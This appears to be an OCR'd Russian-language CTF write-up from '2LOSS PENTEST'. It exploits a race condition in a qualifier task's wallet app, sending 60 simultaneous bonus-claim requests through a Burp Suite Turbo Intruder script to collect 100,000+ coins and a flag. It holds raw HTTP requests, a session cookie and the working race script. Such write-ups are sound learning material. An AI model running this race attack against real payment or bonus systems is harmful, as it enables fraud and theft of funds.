User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: */*
Origin: https://f54e246c8af24ca2.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--plai
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://f54e246c8af24ca2.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.xn--plai/wallet
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "code":"462464"
}
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Server: nginx/1.31.3
Date: Thu, 17 Sep 2026 08:33:43 GMT
Content-Type: application/json
Content-Length: 100
Vary: Cookie
Strict-Transport-Security: max-age=31536000

{
  "amount":5000,
  "balance":6000,
  "message":
  "Security bonus granted. Two-factor authentication is on."
}
```

2LOSS
PENTEST

03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ

Отправляем код и получаем бонус. При повторной отправке запроса через Repeater сервер отвечает с кодом 400 и сообщает, что бонус уже получен.

Request

Pretty Raw Hex

```
1  POST /wallet/2fa/claim HTTP/2
2  Host:
   f54e246c8af24ca2.tasks.quals.xn--2026-43dfvhb5aarb9c8a4bu5b.
   xn--plai
3  Cookie: session=
   eyJ1c2VyX2lkIjo2fQ.aqujSg.mBYF10FiDDeQwNpdkwZWxD576ZI
4  Content-Length: 17
5  Sec-Ch-Ua-Platform: "Windows"
6  Accept-Language: ru-RU,ru;q=0.9
7  Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
8  Content-Type: application/json
9  Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
   Safari/537.36
11 Accept: */*
12 Origin:
   https://f54e246c8af24ca2.tasks.quals.xn--2026-43dfvhb5aarb9c
   8a4bu5b.xn--plai
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
   https://f54e246c8af24ca2.tasks.quals.xn--2026-43dfvhb5aarb9c
   8a4bu5b.xn--plai/wallet
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
     "code":"462464"
   }
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 400 Bad Request
2  Server: nginx/1.31.3
3  Date: Thu, 17 Sep 2026 08:39:17 GMT
4  Content-Type: application/json
5  Content-Length: 57
6  Vary: Cookie
7  Strict-Transport-Security: max-age=31536000
8
9  {
     "error":"The security bonus has already been claimed."
   }
10
```

2LOSS
PENTEST


03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ

Гипотеза заключается в том, чтобы одновременно отправить множество POST-запросов и создать состояние гонки, то есть race condition.

Для атаки воспользуемся расширением для Burp Suite — Turbo Intruder. Создаём новый аккаунт, поскольку на текущем аккаунте бонус уже получен, и повторяем процедуру подключения 2FA. В момент начисления включаем Intercept, чтобы перехватить запрос к `/wallet/2fa/claim` и не дать ему выполниться до запуска гонки.




03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ

Мы перехватили запрос. Теперь отправим его в Turbo Intruder.



2LOSS
PENTEST

03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ

В окне расширения введём скрипт, который отправит несколько запросов на сервер.

Вот пример скрипта:

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=60,
                           requestsPerConnection=1,
                           pipeline=False)
    # ставим 60 копий одного и того же запроса за «воротами»
    for i in range(60):
        engine.queue(target.req, gate='go')
    # открываем ворота — все 60 уходят одновременно
    engine.openGate('go')


def handleResponse(req, interesting):
    table.add(req)
```

2LOSS
PENTEST

03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ




2LOSS
PENTEST

03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ

В запросе меняем код на актуальный и нажимаем кнопку `Run` в нижней части окна расширения.



2LOSS
PENTEST


03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ

Видим, что запросы отправлены и атака прошла успешно: на нашем счету более 100 000 монет. Теперь можно купить VIP-статус.

> Если во время атаки сервер отвечает только с кодом 400, одна из возможных причин — истёкший код 2FA. Остановите атаку, нажмите `Configure` и замените код в запросе на новый.




2LOSS
PENTEST

03

САМЫЙ БЫСТРЫЙ ГОНЩИК

ПРОДОЛЖЕНИЕ

Первый флаг получен. Сдаём его и переходим дальше.




2LOSS
PENTEST

04

ПОВЫШАЕМ СТАТУС

После сдачи первого флага открывается вторая часть таска. Это условное обозначение нового этапа; продолжаем работу в том же инстансе.

Получив VIP-статус, мы можем создавать промокоды. Это единственная доступная новая функция, поэтому проверим именно её.

